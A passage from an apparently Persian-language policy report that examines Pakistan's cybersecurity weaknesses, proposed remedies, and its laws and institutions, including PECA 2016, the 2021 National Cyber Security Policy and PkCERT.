اما تنها تعداد کمی از آن‌ها آموزش‌های پیشرفته در زمینه جنگ سایبری می‌بینند. از طرف دیگر، در دنیای امروز رقابت شدیدی برای جذب نیروی کار ماهر وجود دارد که با پیشنهادها و جذابیت‌های گول‌های فناوری و پیمانکاران دفاعی خارجی به خارج از کشور کشیده می‌شوند. این بدین معناست که خلبانان آموزش‌دیده یا سربازان نخبه از دست پاکستان خارج می‌شوند [۸۶].

کمبود تعامل موثر با بخش خصوصی - به ویژه در حوزه‌هایی مانند آموزش امنیت سایبری، تامین مالی و پژوهش در این حوزه - نیز دامنه آگاهی و تاب‌آوری سایبری در پاکستان را محدود کرده است. این وضعیت با کمبود نیروی متخصص و ناکافی بودن نیروی کار ماهر در حوزه امنیت سایبری تشدید می‌شود. بسیاری از سازمان‌ها همچنان در پذیرش بهترین شیوه‌ها تردید دارند و به جای آنکه توانمندی‌های داخلی را توسعه دهند، به شدت به راه‌حل‌های برون‌سپاری شده متکی هستند [۷].

چالش دیگر ظرفیت نهادی ناکافی این کشور است. در حال حاضر، پاکستان فاقد یک مرجع مرکزی و قدرتمندی است که به صورت تخصصی در زمینه امنیت سایبری فعالیت کند. همان‌گونه که ایالات متحده سازمان امنیت سایبری و امنیت زیرساخت‌ها (CISA)^۱ و رژیم صهیونیستی یگان ۸۲۰۰^۲ یا سازمان ملی امنیت سایبری^۳ را تاسیس کرده است، پاکستان نیز نیازمند یک سازمان معتبر و مرکزی برای دفاع در برابر حملات سایبری است [۷۵].

افزون بر این، هیچ تعریف روشن و دقیقی از بازیگران حوزه امنیت سایبری در این کشور و حوزه مسئولیت آنان ارائه نشده است. به عنوان مثال، سازمان تحقیقات فدرال

1. Cybersecurity and Infrastructure Security Agency

2. Unit 8200

3. National Cyber Security Authority

دارای مرکز ملی پاسخ به جرایم سایبری است، اما حوزه اختیارات آن محدود است و نمی‌تواند نقش نخستین پاسخ‌دهنده در بحران‌های سایبری را ایفا کند [۷۵]. سازمان مخابرات پاکستان نیز دامنه اختیارات محدودی دارد و تمرکز آن عمدتاً بر تنظیم و پایش محتوای برخط است، درحالی‌که جنبه‌های فنی امنیت سایبری و همکاری‌های فرامرزی را دربرنمی‌گیرد. به بیان دیگر، سازمان مخابرات پاکستان علاوه بر این‌که از نظر ساختاری مجهز نیست، از اختیارات کافی نیز برخوردار نیست [۸۷]. مرکز ملی پاسخ به جرایم سایبری (NR۳C) - زیرمجموعه سازمان تحقیقات فدرال (FIA) - به جرایم سایبری رسیدگی می‌کند، اما این مرکز توانایی کامل برای حفاظت از اطلاعات حساس کشور را ندارد و با کمبود منابع، نیروی انسانی و تجهیزات کافی برای حفاظت از زیرساخت‌های حیاتی روبه‌رو است [۱۰۱].

چالش دیگر پاکستان ناکارآمد بودن چارچوب حقوقی آن در زمینه امنیت سایبری است، چراکه چارچوب حقوقی این کشور همچنان در زمینه مقابله با جرایم سایبری پیچیده، ایجاد تعادل میان امنیت ملی و دغدغه‌های مربوط به حریم خصوصی و همچنین تضمین انطباق با استانداردهای بین‌المللی با چالش‌هایی روبه‌رو است [۷]. درواقع، پاکستان فاقد یک قانون ملی جامع اختصاصی در حوزه جرایم سایبری است. همانطور که پیش‌تر اشاره شد، پاکستان قانون پیشگیری از جرایم الکترونیکی ۲۰۱۶ را به‌عنوان چارچوب قانونی اصلی برای مقابله با جرایم الکترونیکی به رسمیت شناخته و قوانین امنیت سایبری این کشور براساس این قانون بنا شده است. اگرچه این قانون تعدادی از جرایم سایبری مانند نقض داده‌ها و دسترسی غیرمجاز را پوشش می‌دهد و مجازات‌های سنگینی برای حملات علیه زیرساخت‌های حیاتی یا امنیت ملی در نظر گرفته است، اما به دلیل پوشش ناکافی تهدیدهای نوپدید مانند باج‌افزار و گروه‌های

هکری پیشرفته (APT) و نیز فقدان قانون جامع حفاظت از داده‌ها موردانتقاد قرار دارد. به علاوه، برخی مفاد این قانون به‌ویژه در حوزه محدود کردن آزادی بیان و تفویض اختیارات گسترده به نهادهای دولتی، نگرانی‌های حقوق بشری ایجاد کرده‌اند که در بلندمدت نیازمند اصلاحات است. از این رو، قانون پیشگیری از جرایم الکترونیکی ۲۰۱۶ با این که گام مهمی به‌شمار می‌آید، اما با توجه به سرعت تحول تهدیدهای سایبری، این چارچوب قانونی نیاز به ارزیابی و به‌روزرسانی مستمر دارد تا اثربخشی آن در مقابله با چالش‌های نوپدید حفظ گردد [۳۹].

سیاست ملی امنیت سایبری ۲۰۲۱ نیز فاقد راهبردهای مشخص و عملی برای تبدیل اهداف سیاستی به اقدامات اجرایی است. افزون‌براین، در این سیاست تمرکز محدودی بر منابع مالی یا هماهنگی نهادی وجود دارد که اجرای موفقیت‌آمیز سیاست را با عدم قطعیت مواجه می‌کند. این سیاست همچنین از جنبه‌های مهمی همچون مشارکت ذینفعان در فرآیند طراحی سیاست و ایجاد چرخه‌های بازخورد مستمر میان نهادهای مختلف امنیت سایبری غفلت کرده‌است. با این که در سیاست ملی امنیت سایبری ۲۰۲۱ به نقش ذینفعان-شامل بخش خصوصی و دانشگاه‌ها- اشاره شده‌است، اما شفافیت چندانی در خصوص نحوه مشارکت این گروه‌ها در طراحی، اجرا و پیاده‌سازی سیاست وجود ندارد [۷].

یکی دیگر از مسائل نگران‌کننده، وابستگی پاکستان به فناوری‌های وارداتی از دیگر کشورهاست؛ فناوری‌هایی که توسط کشورهای توسعه‌یافته تولید، عرضه یا صادر می‌شوند و پاکستان در زیرساخت‌های خود از آن‌ها استفاده می‌کند [۷۵]. اگرچه پیشرفت اندکی در توسعه نرم‌افزار بومی در پاکستان صورت گرفته‌است، اما بخش زیادی از سخت‌افزار مانند پردازنده‌ها، مسیریاب‌ها (روترها) و تجهیزات ارتباطی هنوز وارداتی

است و این مسئله ضعفی راهبردی مشابه اتکا به مهمات خارجی در زمان جنگ قلمداد می‌شود. به بیان دقیق‌تر، یک کشور مهاجم می‌تواند در سخت‌افزارهای صادراتی خود برنامه‌های بک‌دُر (در پشتی)^۱ نصب کند یا زنجیره تامین را در زمان بحران مختل کند [۸۶]. این وابستگی یکی از دلایل اصلی ناامنی فضای سایبری پاکستان به‌شمار می‌رود و این کشور را در برابر فشارهای خارجی و نفوذ ژئوپولیتیکی آسیب‌پذیر می‌کند. بنابر آنچه در این بخش ذکر شد، پاکستان همچنان نیازمند اقدامات گسترده‌ای است تا بتواند یک ساختار امنیت سایبری کارآمد و پایدار ایجاد کند [۷۵].

۳.۱.۳. راهکارهای مقابله با نقاط ضعف و چالش‌های پاکستان در حوزه

امنیت سایبری

همانطور که پیش‌تر ذکر شد، پاکستان دارای نقاط قوت و نقاط ضعف متعددی در زمینه امنیت سایبری است و برطرف کردن ضعف‌ها و آسیب‌پذیری‌های موجود نیازمند اجرای راهکارهایی موثر و مناسب است که در این بخش به نمونه‌هایی از آن‌ها اشاره می‌شود.

اطلاع‌نگاشت ۵: راهکارهای موجود جهت رفع چالش‌های پاکستان در زمینه امنیت سایبری

راهکارهای پیشنهادی متخصصان حوزه امنیت سایبری

- انجام اقدامات جدی برای تضمین امنیت زیرساخت‌های متصل به شبکه
- ایجاد یک تیم پاسخ فوری رایانه‌ای ویژه برای بخش مالی به‌منظور حفاظت از موسسات بانکی در برابر حملات سایبری

چالش‌ها



آسیب‌پذیری زیرساخت‌های حیاتی

1. Backdoor

بک‌دُرها برنامه‌هایی هستند که به مجرمان سایبری یا مهاجمان امکان دسترسی از راه دور به رایانه‌ها و سیستم‌ها را می‌دهند. درواقع، مهاجمان بعد از نفوذ اولیه به سیستم با نصب بک‌دُر یک مسیر مخفی برای دسترسی آینده به سیستم ایجاد می‌کنند.

راهکارهای پیشنهادی متخصصان حوزه امنیت سایبری

چالش‌ها

- سرمایه‌گذاری قابل توجه در زمینه پرورش نیروی کار متخصص
- تدوین راهبردهایی به منظور حفظ نخبگان و نیروی کار ماهر
- تبدیل آموزش امنیت سایبری به رشته‌ای حرفه‌ای در مقطع دانشگاه
- تأسیس موسسه امنیت اطلاعات
- تأسیس آکادمی‌هایی برای آموزش نیروی متخصص



کمبود نیروی متخصص
در حوزه امنیت سایبری

- راه‌اندازی یک نهاد واحد به نام فرماندهی ملی سایبری



نبود نهاد مشخص و
جامعی برای حفاظت
سایبری

- تدوین یک راهبرد منسجم برای امنیت سایبری
- تدوین مقررات جامع‌تر به منظور توانمندسازی سازمان‌ها و نهادها برای محافظت از سامانه‌های خود در برابر حملات سایبری



نبود قوانین کافی و
ناکارآمد بودن چارچوب
حقوقی امنیت سایبری

- سرمایه‌گذاری در تولید داخلی امن
- تلاش برای یافتن مسیرهای تامین جایگزین (به عنوان مثال، جایگزینی فناوری‌ها و قطعات با نمونه‌های داخلی و یا خرید از منابع امن‌تر)
- گسترش همکاری میان بخش‌های دولتی و خصوصی در زمینه امنیت سایبری، به ویژه در زمینه تأسیسات تولید بومی



وابستگی به
فناوری‌های خارجی

همانطور که در اطلاع‌نگاشت ۵ مشاهده می‌شود، با توجه به آسیب‌پذیری زیرساخت‌های حیاتی پاکستان لازم است در این کشور درک عمیق‌تری از میزان تهدیدهایی که متوجه زیرساخت‌های حساس است، شکل بگیرد و تلاش‌های جدی برای تضمین امنیت زیرساخت‌های متصل به شبکه انجام شود [۷۵]. به عنوان مثال، این کشور در بخش مالی که یکی از این زیرساخت‌های موردتهدید سایبری است نیازمند ایجاد یک تیم پاسخ فوری رایانه‌ای ویژه برای بخش مالی مشابه مرکز اکشن فرادا^۱ در انگلستان و تیم پاسخ فوری رایانه‌ای ویژه بخش مالی (CERT-FIN)^۲ در هند است تا از موسسات بانکی در برابر حملات سایبری محافظت کند [۷۶].

از طرف دیگر، پاکستان از کمبود نیروی متخصص سایبری رنج می‌برد و برای حل این مشکل باید نسبت به سرمایه‌گذاری قابل توجه در این حوزه و همچنین تدوین راهبردهای لازم به منظور حفظ نخبگان و نیروی کار ماهر (مانند حقوق رقابتی، فرصت‌های تحقیقاتی و قدردانی از دستاوردهای ملی) اقدام کند [۸۶ و ۷۴]. این کشور همچنین باید آموزش امنیت سایبری را به رشته‌ای حرفه‌ای در مقطع دانشگاه تبدیل کند و یک موسسه امنیت اطلاعات مشابه با دپارتمان آموزش و آگاهی امنیت اطلاعات هند (ISEA)^۳ تاسیس کند [۷۶]. همچنین، پیشنهاد می‌شود پاکستان آکادمی‌هایی برای آموزش متخصصان سایبری راه‌اندازی کند که با برنامه‌های نظامی کشور ارتباط داشته باشند، چراکه این آکادمی‌ها می‌توانند متخصصان ماهری در زمینه سایبری تربیت کنند که هم قادر به دفاع از کشور در برابر تهدیدهای سایبری باشند و هم در صورت نیاز، توانایی انجام حملات سایبری مقابله‌ای را داشته باشند. در مجموع، انجام چنین اقداماتی می‌تواند نقش حیاتی

1. Action Fraud

2. Computer Emergency Response Team for the Financial Sector

3. Information Security Education and Awareness Department

در پرورش نیروی کار متخصص در زمینه امنیت سایبری ایفا کند و بی‌توجهی به اجرای این اقدامات می‌تواند به از دست رفتن بنیان قدرت سایبری این کشور منجر شود [۸۶].

باتوجه به این‌که یکی از ضعف‌های پاکستان نبود نهادی مشخص و جامع برای حفاظت سایبری است، ضروری است که دولت پاکستان مشابه آنچه که در زمینه جنگ‌های متعارف و غیردیجیتال با ایجاد فرماندهی‌های یکپارچه انجام داده است، تمام منابع و زیرساخت‌های سایبری-چه در بخش نظامی و چه غیرنظامی- را تحت یک نهاد واحد به نام فرماندهی ملی سایبری^۱ ادغام کند. این فرماندهی واحد باید ایجاد شود تا آسیب‌پذیری‌های امنیتی را شناسایی کند، از حملات آینده جلوگیری کند و تمام جنبه‌های امنیت سایبری را از سیاست‌گذاری تا اجرا یکپارچه کند [۷۶]. اجرای چنین پیشنهادی می‌تواند به تسریع فرآیندهای تصمیم‌گیری، ایجاد شفافیت در سلسله‌مراتب فرماندهی و تخصیص کارآمدتر منابع کمک کند [۸۶].

به‌منظور حل مشکل نبود قوانین کافی و ناکارآمد بودن چارچوب حقوقی امنیت سایبری، پاکستان باید یک راهبرد منسجم برای امنیت سایبری تدوین کند که به ارزیابی نقاط ضعف موجود، اجرای اقدامات اصلاحی و نظارت بر پیشرفت بپردازد و به‌طور مستمر با تهدیدهای جدید سازگار شود. برخلاف شبکه‌های مخابراتی قدیمی، زیرساخت غیرمتمرکز اینترنت نیازمند چارچوب‌های سیاستی مختلفی است تا خدمات دیجیتال امن و قابل اعتماد را تضمین کند [۷۶]. در زمینه قانون‌گذاری نیز این کشور نیازمند تدوین مقررات جامع‌تری است تا سازمان‌ها و نهادها بتوانند از سامانه‌های امنیت سایبری و داده‌های خود در برابر حملات محافظت کنند. در این کشور باید قوانینی وجود داشته باشد که به‌موجب آن‌ها، تمامی ادارات دولتی، سازمان‌های فعال در بخش انرژی و سلامت

و موسسات مالی ناگزیر شوند تمام سامانه‌ها و اطلاعات دیجیتال خود را ایمن‌سازی کنند تا از نفوذپذیری آن‌ها جلوگیری شود. این اقدام‌ها ضروری هستند، زیرا امروزه تمامی سازمان‌ها به اینترنت متصل هستند و روزه‌روز وابستگی بیشتری به هوش مصنوعی پیدا می‌کنند و همین موضوع راه نفوذ را برای هکرها آسان‌تر می‌کند. متخصصان امنیت سایبری نیز بر این باورند که سازمان‌ها تا زمانی که فشار قانونی وجود نداشته باشد، به امنیت سایبری توجه کافی نمی‌کنند [۷۵].

این کشور برای کاهش وابستگی خود به فناوری‌های خارجی که یکی از دلایل اصلی ناامنی فضای سایبری آن به‌شمار می‌رود نیز باید نسبت به سرمایه‌گذاری در تولید داخلی امن و تلاش برای یافتن مسیرهای تامین جایگزین (به‌عنوان مثال، جایگزینی فناوری‌ها و قطعات با نمونه‌های داخلی و یا خرید از منابع امن‌تر) مبادرت ورزد. گسترش همکاری میان بخش‌های دولتی و خصوصی در زمینه امنیت سایبری به‌ویژه در زمینه تاسیسات تولید بومی نیز از پیشنهادهای حائز اهمیت برای حل این مسئله است [۸۶ و ۷۵].

در این بخش، چالش‌ها و توصیه‌های مرتبط با امنیت سایبری داخلی پاکستان مورد بررسی قرار گرفت. همان‌طور که مشاهده شد، آسیب‌پذیری زیرساخت‌های حیاتی، کمبود نیروی متخصص، ظرفیت نهادی ناکافی، چارچوب حقوقی ناکارآمد و وابستگی به فناوری‌های خارجی از مهم‌ترین مشکلات این حوزه هستند که با اتخاذ راهبردهای مشخص می‌توان بر آن‌ها غلبه کرد. با این حال، باید توجه داشت که ابعاد امنیت سایبری پاکستان صرفاً محدود به داخل کشور نیست و بُعد خارجی و بین‌المللی آن نیز اهمیت فزاینده‌ای دارد. به‌همین دلیل، در بخش مربوط به دیپلماسی سایبری، چالش‌ها و فرصت‌های پاکستان در عرصه بین‌المللی و نیز توصیه‌های سیاستی برای تقویت نقش این کشور در حکمرانی سایبری جهانی نیز بررسی خواهد شد.

۴.۳. اقدامات پاکستان در زمینه تقویت امنیت سایبری

پاکستان با مجموعه‌ای از تهدیدهای امنیت سایبری مواجه است که به سرعت در حال تغییر و تحول هستند. درواقع، آسیب‌پذیری این کشور در برابر مجرمان سایبری همزمان با گسترش اینترنت اشیا افزایش یافته است، زیرا این دستگاه‌ها اغلب از تدابیر امنیتی کافی برخوردار نیستند. تهدیدهای درون‌سازمانی- مانند زمانی که کارمندان یا افراد مورداعتماد در سازمان‌ها از دسترسی خود سوءاستفاده می‌کنند- نیز خطرات قابل توجهی برای این کشور ایجاد می‌کنند. بنابراین، ماهیت روبه‌تحول این تهدیدهای سایبری نیازمند انطباق مداوم تدابیر امنیتی است. افزایش پیچیدگی فعالیت‌های جاسوسی سایبری تحت حمایت دولت‌ها و کارزارهای باج‌افزاری نیز ضرورت تقویت تاب‌آوری در برابر تهدیدهای سایبری را بیش‌ازپیش برجسته می‌سازند [۷]. دراین‌راستا، پاکستان اقدامات گسترده‌ای به‌منظور مقابله با این تهدیدها انجام داده است که درادامه به برخی از مهم‌ترین نمونه‌های آن به‌طور خلاصه پرداخته می‌شود.

تدوین قوانین و سیاست‌های ملی امنیت سایبری: به‌منظور مقابله با تهدیدهای

دیجیتالی و بهبود وضعیت امنیت سایبری ملی لازم است توانمندی‌های سایبری کشور ازطریق ایجاد سازوکار هماهنگ، اجرای استانداردهای امنیت دیجیتال و تدوین چارچوب قانونی تقویت شود. درهمین‌راستا، پاکستان مجموعه‌ای از قوانین، سیاست‌ها و راهبردهای امنیت سایبری را تدوین و اجرایی کرده است که هریک از آن‌ها- از قانون پیشگیری از جرایم الکترونیک ۲۰۱۶ (PECA) گرفته تا سیاست ملی امنیت سایبری ۲۰۲۱ و راهبرد امنیت سایبری ۲۰۲۳-۲۰۲۸- نقش مهمی در تقویت

1. Prevention of Electronic Crime Act 2016
2. Cyber Security Strategy 2023-2028

حفاظت از اطلاعات، زیرساخت‌های حیاتی و ارتقای تاب‌آوری دیجیتال کشور ایفا می‌کنند. در بخش ۱.۴ توضیحات مختصری درباره هریک از این قوانین و سیاست‌ها ارائه می‌شود.

تاسیس نهادهایی در حوزه امنیت سایبری: دولت پاکستان با تاسیس نهادهایی نظیر مرکز ملی پاسخ به جرایم سایبری (NR۳C)^۱، مرکز ملی امنیت سایبری (NCCS)، تیم ملی پاسخ فوری سایبری پاکستان (PkCERT)^۲ و سازمان ملی تحقیقات جرایم سایبری (NCCIA)^۳ در تلاش است تا به‌طور موثر با تهدیدهای سایبری مقابله کند. رسمی‌سازی معماری امنیت سایبری باعث شده‌است که این کشور در میان کشورهای تراز اول در شاخص جهانی امنیت سایبری اتحادیه بین‌المللی مخابرات قرار گیرد. با این حال، نهادهای سایبری پاکستان در مقایسه با کشور رقیب آن هند نوپا تر هستند. به عنوان مثال، تیم پاسخ فوری سایبری پاکستان در مارس ۲۰۲۴ تشکیل شده‌است و پژوهشگران پاکستانی معتقدند که حکمرانی امنیت سایبری کشور هنوز در حال تکامل است و با برخی شکاف‌های قانونی و هنجاری و ظرفیت نهادی ناکافی مواجه است. در بخش ۲.۴ توضیحات مختصری درباره هریک از این نهادهای نقش‌آفرین ارائه می‌شود.

تامین مالی: پاکستان منابع مالی فزاینده‌ای برای حمایت از نهادهای سایبری و پروژه‌ها و ابتکارهای مرتبط با امنیت سایبری در نظر گرفته‌است، به‌طوری‌که بیش از ۱۰ میلیارد روپیه پاکستانی (حدود ۳۶ میلیون دلار) به پروژه‌های مختلف امنیت سایبری تخصیص داده‌است. با این حال، کشور رقیب آن هند باتوجه به بودجه بیشتری که در اختیار دارد، در سال ۲۰۲۵ بودجه سالانه حدود ۹۰ میلیون دلاری به پروژه‌های امنیت

1. National Response Center for Cyber Crime
2. National Cyber Emergency Response Team of Pakistan
3. National Cyber Crime Investigation Agency

سایبری و همچنین بودجه ۲۹ میلیون دلاری به عملیات‌های تیم پاسخ فوری رایانه‌ای خود تخصیص داده‌است.

ظرفیت‌سازی و افزایش آگاهی: از آنجاکه خطای انسانی یکی از بزرگ‌ترین آسیب‌پذیری‌هاست که به جرایم سایبری دامن می‌زند، پاکستان اقدامات متعددی جهت افزایش ظرفیت و آگاهی کاربران، به‌ویژه گروه‌های آسیب‌پذیر، انجام داده‌است. به‌عنوان مثال، بانک مرکزی پاکستان همکاری خود را با سازمان کارانداز^۱ (سازمان ترویج شمول مالی و حمایت از کارآفرینی) آغاز کرده‌است تا اقدامات فنی مانند استانداردهای امنیتی برای برنامه‌های تلفن همراه (از جمله احراز هویت چندمرحله‌ای) را پیاده‌سازی کند. سازمان مذکور در کمپین‌های آگاهی ملی برای مقابله با کلاهبرداری‌های برخط نیز فعالیت دارد.

همکاری‌های بین‌المللی: پاکستان از چندجانبه‌گرایی و همکاری‌های بین‌المللی در زمینه حکمرانی سایبری حمایت می‌کند و تاکنون در عرصه‌های چندجانبه مشارکت داشته‌است. بااین‌وجود، نهادهای سایبری پاکستان نوپا هستند و هنوز سازوکارهای همکاری بین‌المللی را به‌طور کامل برقرار نکرده‌اند. ازاین‌رو، این نهادها باید هرچه سریع‌تر چنین اقداماتی را انجام دهند تا درک بهتری از چشم‌انداز تهدیدهای سایبری جهانی پیدا کنند و ظرفیت داخلی خود را تقویت بخشند. در بخش‌های ۸ و ۹ گزارش حاضر به نقش پاکستان در مجامع بین‌المللی و همکاری‌های آن با دیگر کشورها در این حوزه پرداخته می‌شود [۷۴].

۱.۴.۳. قوانین و سیاست‌های ملی امنیت سایبری

همانطور که اشاره شد، یکی از اقدامات پاکستان برای مقابله با تهدیدهای سایبری و جرایم الکترونیک و ایجاد فضایی امن در حوزه دیجیتال شامل تدوین و اجرای مجموعه‌ای

1. Karandaaz

از قوانین، سیاست‌ها و راهبردهای امنیت سایبری است. تاریخچه سیاست‌ها و قوانین امنیت سایبری در پاکستان نشان‌دهنده افزایش تدریجی آگاهی نسبت به اهمیت مقابله با تهدیدهای سایبری و تضمین امنیت دیجیتال است. پاکستان از اوایل دهه ۲۰۰۰ میلادی به توسعه چارچوب امنیت سایبری خود پرداخت. تصویب آیین‌نامه پیشگیری از جرایم الکترونیک ۲۰۰۷ یکی از نقاط عطف مهم بود که بعدها با عنوان قانون پیشگیری از جرایم الکترونیک ۲۰۱۶ (PECA) تکامل یافت. این کشور با تدوین سیاست ملی امنیت سایبری ۲۰۲۱ نیز چارچوب جامعی برای حکمرانی سایبری، حفاظت از زیرساخت‌ها و همکاری‌های بین‌المللی ترسیم کرد. پاکستان با تدوین راهبرد امنیت سایبری ۲۰۲۸-۲۰۲۳ در سال ۲۰۲۳ گام مهمی در جهت اجرای سیاست ملی امنیت سایبری ۲۰۲۱ برداشت. در ادامه، مروری بر این چارچوب‌ها و اهداف و سازوکارهای اجرایی آن‌ها ارائه می‌شود تا تصویر روشنی از رویکرد پاکستان در حوزه امنیت سایبری ترسیم شود [۷].

♦ قانون پیشگیری از جرایم الکترونیک ۲۰۱۶

قانون پیشگیری از جرایم الکترونیک پاکستان قانونی شاخص در چارچوب قانونی پاکستان است که در آگوست ۲۰۱۶ به منظور مقابله با تهدیدهای روبه‌افزایش جرایم سایبری و رفتارهای نادرست برخط تصویب شد. به‌طور کلی، جلوگیری از اقدامات غیرمجاز در رابطه با سامانه‌های اطلاعاتی و تعیین مجازات برای جرایم مرتبط و همچنین ایجاد سازوکارهایی برای تحقیق، تعقیب، محاکمه و همکاری بین‌المللی در این حوزه هدف اصلی این قانون بیان شده است. دامنه شمول این قانون بسیار گسترده است، به‌طوری‌که تمام قلمرو پاکستان را دربرمی‌گیرد. این قانون نه تنها در مورد همه شهروندان پاکستان در هر کجای جهان اعمال می‌شود، بلکه برای هر فرد دیگری که در حال حاضر در پاکستان حضور دارد

نیز کاربرد دارد. افزون بر آن، هر عملی که خارج از پاکستان انجام شود، اگر تحت این قانون جرم محسوب شده و بر یک شخص، دارایی، سامانه اطلاعاتی یا داده‌ای که در پاکستان قرار دارد تاثیر بگذارد، مشمول این قانون خواهد بود.

قانون پیشگیری از جرایم الکترونیک طیف وسیعی از جرایم الکترونیک را پوشش می‌دهد. در بخش جرایم و مجازات‌ها، مواردی مانند دسترسی غیرمجاز به سامانه یا داده‌های اطلاعاتی، کپی یا انتقال غیرمجاز داده‌ها و اخلاف در سامانه‌های اطلاعاتی جرم‌انگاری شده‌اند. این قانون به منظور حفاظت ویژه، جرایم مرتبط با زیرساخت‌های حیاتی اطلاعاتی مانند دسترسی، کپی برداری یا اخلاف غیرمجاز را با مجازات‌های به مراتب سنگین‌تری همراه ساخته است. علاوه بر این، جرایم مالی دیجیتال از جمله جعل الکترونیکی و کلاهبرداری الکترونیکی نیز در این قانون تعریف شده‌اند.

این قانون به طور خاص به جرایم مرتبط با سوءاستفاده‌های اجتماعی و سیاسی در فضای مجازی نیز توجه دارد و شامل جرائمی مانند تروریسم سایبری (که شامل هدف قرار دادن زیرساخت‌های حیاتی برای ایجاد ترس یا نفرت فرقه‌ای است)، ترویج یا تمجید از یک جرم (مانند تروریسم)، نفرت‌پراکنی و سوءاستفاده از هویت می‌شود. همچنین، این قانون به شدت با جرایم علیه افراد (از جمله جرایم علیه حیثیت یک شخص، جرایم علیه عفت، هرزه‌نگاری کودکان و قلدری سایبری) برخورد می‌کند.

قانون پیشگیری از جرایم الکترونیک ابزارها و اختیارات لازم برای تحقیق و پیگرد قانونی این جرایم را به مراجع مجری قانون اعطا می‌کند. به عنوان مثال، سازمان مخابرات پاکستان (PTA) براساس این قانون این اختیار را دارد که دسترسی به محتوای برخلاف راد مواردی که مغایر با مصالحی مانند شکوه اسلام، امنیت، نظم عمومی یا اخلاق و عفت عمومی باشند، مسدود یا حذف کند [۳۷].

اگرچه این قانون به عنوان ابزار مهمی برای حفاظت از حریم خصوصی دیجیتال و امنیت سایبری عمل می‌کند، اما با انتقاداتی نیز مواجه شده است و به ویژه، نگرانی‌هایی درباره احتمال سوءاستفاده و تعادل میان امنیت و آزادی‌های فردی مطرح شده است. با این حال، قانون پیشگیری از جرایم الکترونیک نقش اساسی در شکل‌دهی رویکرد پاکستان در مقابله با جرایم الکترونیکی دارد و به ایجاد فضای مجازی امن‌تر برای شهروندان کمک می‌کند [۷].

♦ سیاست ملی امنیت سایبری (۲۰۲۱)

سیاست ملی امنیت سایبری (۲۰۲۱) در جولای ۲۰۲۱ توسط وزارت ارتباطات و فناوری اطلاعات پاکستان (MoITT) منتشر شد. این سیاست به عنوان اولین سیاست جامع امنیت سایبری کشور در پاسخ به ضرورت کنترل مزایای فناوری‌های اطلاعات و ارتباطات و انقلاب صنعتی چهارم تدوین گردید. اگرچه رشد پاکستان فرصت‌های اقتصادی، فرهنگی و اجتماعی را به همراه داشته است، اما دارایی‌های اطلاعاتی را در معرض تهدیدهای سایبری جدید و در حال تکامل قرار داده است. پیش‌ازین، چارچوب‌های قانونی و نهادی موجود در پاکستان برای مقابله با چالش‌های امنیت سایبری و روندهای نوپدید آن فاقد هماهنگی ملی و رویکردی جامع بودند. بنابراین، دولت تدوین این سیاست را با توجه به اهمیت راهبردی امنیت سایبری در اولویت قرار داد. به طور کلی، تقویت قابلیت‌های امنیت سایبری ملی از طریق توسعه سازوکارهای ضروری و هماهنگ و پیاده‌سازی استانداردها و مقررات امنیتی تحت یک چارچوب سیاستی و قانونی را می‌توان هدف اصلی این سند برشمرد. این سیاست به عنوان بنیانی محکم برای ساخت زیست‌بوم دیجیتالی جامع عمل می‌کند که امکان ارائه خدمات، برنامه‌ها و زیرساخت‌های دیجیتال ایمن، قابل اعتماد و استاندارد را فراهم می‌آورد [۷۷]. گفتنی

است این سیاست هر سه سال یکبار موردبازبینی قرار می‌گیرد تا با نیازهای نوظهور فضای سایبری هماهنگ شود [۳۸].

چشم‌انداز، دامنه و اهداف اصلی سیاست ملی امنیت سایبری: چشم‌انداز سیاست

مذکور این است که زیست‌بوم دیجیتالی امن، پایدار و در حال توسعه در سراسر کشور ایجاد شود. این سیاست همچنین بر حفظ محرمانگی، یکپارچگی و دسترسی به دارایی‌های دیجیتالی تاکید دارد. دامنه شمول این سیاست بسیار گسترده است و کل فضای سایبری پاکستان را دربرمی‌گیرد. این سیاست تمامی دارایی‌های دیجیتالی، داده‌هایی که در بخش‌های دولتی و خصوصی پردازش، مدیریت، ذخیره یا منتقل می‌شوند، و همچنین سیستم‌های اطلاعاتی و ارتباطی مورد استفاده شهروندان را پوشش می‌دهد. به‌طور کلی، سیاست ملی امنیت سایبری اهداف متعددی به شرح زیر دنبال می‌کند:

- ایجاد چارچوب حکمرانی و ساختار نهادی برای زیست‌بوم امن سایبری؛
- حفاظت و تقویت تاب‌آوری زیرساخت‌های اطلاعاتی حیاتی کشور (از جمله بخش‌های انرژی، مخابرات، مالی و بهداشت) از طریق الزامی کردن استانداردها و فرآیندهای امنیت ملی؛
- ایجاد چارچوبی برای ممیزی و پایش رعایت الزامات امنیت سایبری در همه سازمان‌های دولتی و خصوصی؛
- حفاظت از حریم خصوصی شهروندان در فضای سایبری؛
- توسعه همکاری‌های دولتی- خصوصی در زمینه امنیت سایبری؛
- تقویت تحقیق و توسعه در حوزه امنیت سایبری؛
- تقویت همکاری‌های جهانی در حوزه امنیت سایبری؛ و

● تقویت آگاهی در زمینه امنیت سایبری و پرورش منابع انسانی و توانمندسازی متخصصان در این حوزه.

شایان ذکر است چالش‌ها، خطرات و تهدیدهای متعددی در فضای سایبری براساس این سیاست ملی شناسایی شده‌اند که برخی از مهم‌ترین آن‌ها در اطلاع‌نگاشت ۶ قابل مشاهده است [۷۷].

اطلاع‌نگاشت ۶: چالش‌ها، خطرات و تهدیدهای فضای سایبری پاکستان [۷۷]

تهدیدها	چالش‌ها و خطرات
حملات سایبری به زیرساخت‌های حیاتی ملی	نبود مالکیت در سطح بالا
نبود حکمرانی داده‌ها	عدم اجرای قوانین موجود
وابستگی به منابع سخت‌افزاری و نرم‌افزاری خارجی	کمبود نیروی کار ماهر
	کمبود هماهنگی بین بخش‌های مختلف
	کمبود منابع
	ضعف در استانداردهای اعتبارسنجی
	عدم توجه به ارزیابی و بهبود چارچوب امنیت سایبری ملی

مطابق سیاست ملی امنیت سایبری ۲۰۲۱ همچنین ساختاری تحت عنوان کمیته سیاست‌گذاری حکمرانی سایبری (CGPC)^۱ تشکیل شده‌است که مسئولیت تدوین، هدایت و نظارت کلان بر سیاست‌ها و قوانین امنیت سایبری در سطح ملی را برعهده دارد. اجرای این سیاست‌ها نیز توسط یک نهاد مرکزی در سطح فدرال صورت می‌گیرد

1. Cyber Governance Policy Committee

که با کمک تیم پاسخ فوری سایبری و مرکز ملی عملیات امنیتی مخابرات (nSOC) وظیفه هماهنگی امور را برعهده دارد [۳۸].

♦ راهبرد امنیت سایبری پاکستان ۲۰۲۸-۲۰۲۳

